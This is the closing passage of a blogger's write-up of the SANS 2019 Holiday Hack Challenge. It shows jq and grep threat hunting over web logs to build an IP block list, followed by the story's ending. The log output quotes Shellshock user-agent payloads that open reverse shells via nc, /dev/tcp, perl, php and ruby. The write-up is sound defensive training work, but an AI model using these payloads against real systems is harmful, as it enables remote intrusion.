cat http.log | jq -j -r --arg IP "$i" '.[] | select(.["id.orig_h"] | contains($IP)) | .["id.orig_h"], ", ",  
.user_agent, "\n"' >> Pivot-UA.txt; done  
IP is 42.103.246.250  
IP is 56.5.47.137  
IP is 19.235.69.221  
IP is 69.221.145.150  
IP is 42.191.112.181  
<..snippet..>  
IP is 95.166.116.45  
IP is 80.244.147.207  
IP is 168.66.108.62  
IP is 200.75.228.240  
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UA.txt  
42.103.246.250, Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 5.1)  
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UA.txt  
62 Pivot-UA.txt  
Canons-MacBook-Pro:report canonzalman$
```

I then parsed this file so I only had the User Agent String

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA.txt | cut -d',' -f2- > Pivot-UA-only.txt  
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UA-only.txt  
Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 5.1)  
Canons-MacBook-Pro:report canonzalman$
```

I then created a script that would run through the entire 55212 list that I parsed into the ALLwithTS-IP-UID-UA.txt file and performed a grep on the items in the Pivot-UA-only.txt file. Essentially, I'm pivoting off the User Agent string to see if there are any other IP addresses that happen to have the same User-Agent string

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-only.txt | while read i; do cat  
ALLwithTS-IP-UID-UA.txt | grep "$i" >> Pivot-UA-match.txt ; done  
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UA-match.txt  
147 Pivot-UA-match.txt  
Canons-MacBook-Pro:report canonzalman$
```

Looks like there are 147 items! Well, actually 85 since 62 of the IP's are from the known bad. Next, I did a sort of this file to see how many User Agent strings were matched.

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-match.txt | cut -d',' -f4 | uniq -c | sort -n  
1 () { :: }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'  
1 () { :: }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1  
1 () { :: }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S  
1 () { :: }; /usr/bin/php -r '$sock=fsockopen("229.229.189.246"  
1 () { :: }; /usr/bin/ruby -rsocket -e'f=TCPSocket.open("227.110.45.126"

Canons-MacBook-Pro:report canonzalman$
```

Looking at the output, there are many User Agent strings that have only 2 matches! However, there are also some user agent strings with 10+ matches. After digging through the 10, I realized that the 10, 11, 11 and 17 hits were more than likely false positives. So, what I did was did a simple grep NOT match and put the output to file

```

Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-match.txt | grep -v "Mozilla/5.0 (X11; U; Linux
i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8 (Debian-2.0.0.8-1)" | grep -v "Mozilla/5.0
(Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2
Safari/525.22" | grep -v "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15" | grep -v "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711
Ubuntu/9.04 (jaunty) Firefox/3.0.5" | grep -v "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)" | cut
-d',' -f2 > Pivot-UA-uniq.txt
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UA-uniq.txt
93 Pivot-UA-uniq.txt
```

```
Canons-MacBook-Pro:report canonzalman$
```

This dropped my results down to 93 which is actually 31 (possibly) new additional bad IP's. However, this is only 93 of the "100" that I need. I then did this same pivot style to the Timestamp and UID fields. Below is a summary of the Timestamp:

```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt | while read i;do cat http.log | jq -j -r --arg IP "$i" '.[] | select(.["id.orig_h"] | contains($IP)) | ."id.orig_h"], ", ", .ts, "\n"' >> Pivot-TS.txt; done
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-TS.txt

Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UID-uniq.txt
    22 Pivot-UID-uniq.txt
Canons-MacBook-Pro:report canonzalman$
```

There's 22 (11 uniq) IP addresses! This leaves us with about 112 unique IP addresses! Let's append all of these to a file and remove all duplicates

```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt > winner.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-uniq.txt >> winner.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-TS-uniq.txt >> winner.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UID-uniq.txt >> winner.txt
Canons-MacBook-Pro:report canonzalman$ cat winner.txt | sort | uniq | wc -l
    112
Canons-MacBook-Pro:report canonzalman$
```

I then put these into a csv

```
Canons-MacBook-Pro:report canonzalman$ cat winner.txt | sort | uniq | tr '\n' ','
```

```

I submitted this to the SRF Firewall

FIREWALL

Firewall rules apply in the order they appear in the list below and should always end in a default deny/accept of 0.0.0.0. To submit a single IP you could provide something similar to 1.1.1.1/32 or 1.1.1.1. To submit a range, you could provide 192.168.1.0/24 and to submit a list of IPs you can use csv format similar to 1.1.1.1/32, 2.2.2.2, 3.3.3.3/32 etc...

IP Address/Range
ip/cidr OR ip/cidr;ip/cidr;ip/cidr

Route Calculation Success! RID:0807198508261964



Route Calculation Success! We have been given the RID

0807198508261964

We have completed all the Objectives! We see the Bell Tower Access door open..

Bell Tower Access

We have reached the top of the Bell Tower!

We see the Tooth Fairy

You foiled my dastardly plan! I'm ruined!
And I would have gotten away with it too, if it weren't for you meddling kids!

Krampus

Congratulations on a job well done!
Oh, by the way, I won the Frido Sleigh contest.
I got 31.8% of the prizes, though I'll have to figure that out.

And Santa

You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!
Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!
Ho Ho Ho!
The more I laugh, the more I fill with glee.
And the more the glee,
The more I'm a merrier me!
Merry Christmas and Happy Holidays.

The End

We completed the 2019 Holiday Hack Challenge - KringleCon 2.0 - Turtle Doves Challenge! This was my first year I was actually able to sit down and spend time on this challenge. I've always wanted to complete the Holiday Hack Challenges and I'm excited to have completed it and submit my write-up before any proofs were published

I thought it was great that the story felt like a real incident (maybe previous HHC do too, but I never did them). It was great to have both red and blue challenges. We were able to dive through logs and hunt for activity while also performing sql injection and even reverse engineering encryption tools! It was such a great mixture of everything, I really had a blast working on this challenge. It certainly took me a while but it was all worth it!

Thanks Ed Skoudis, SANS, and the entire Holiday Hack Challenge team (honestly, there are so many of you! <https://holidayhackchallenge.com/2019/credits.html>) for creating such a fun and memorable challenge.

Merry Christmas and Happy Holidays!!

Eric "geoda" Guillen

Thankfully, I didn't have to
implement my plan by myself!
Jack Frost promised to use his
wintry magic to help me subvert
Santa's horrible reign of holiday
merriment NOW and FOREVER!
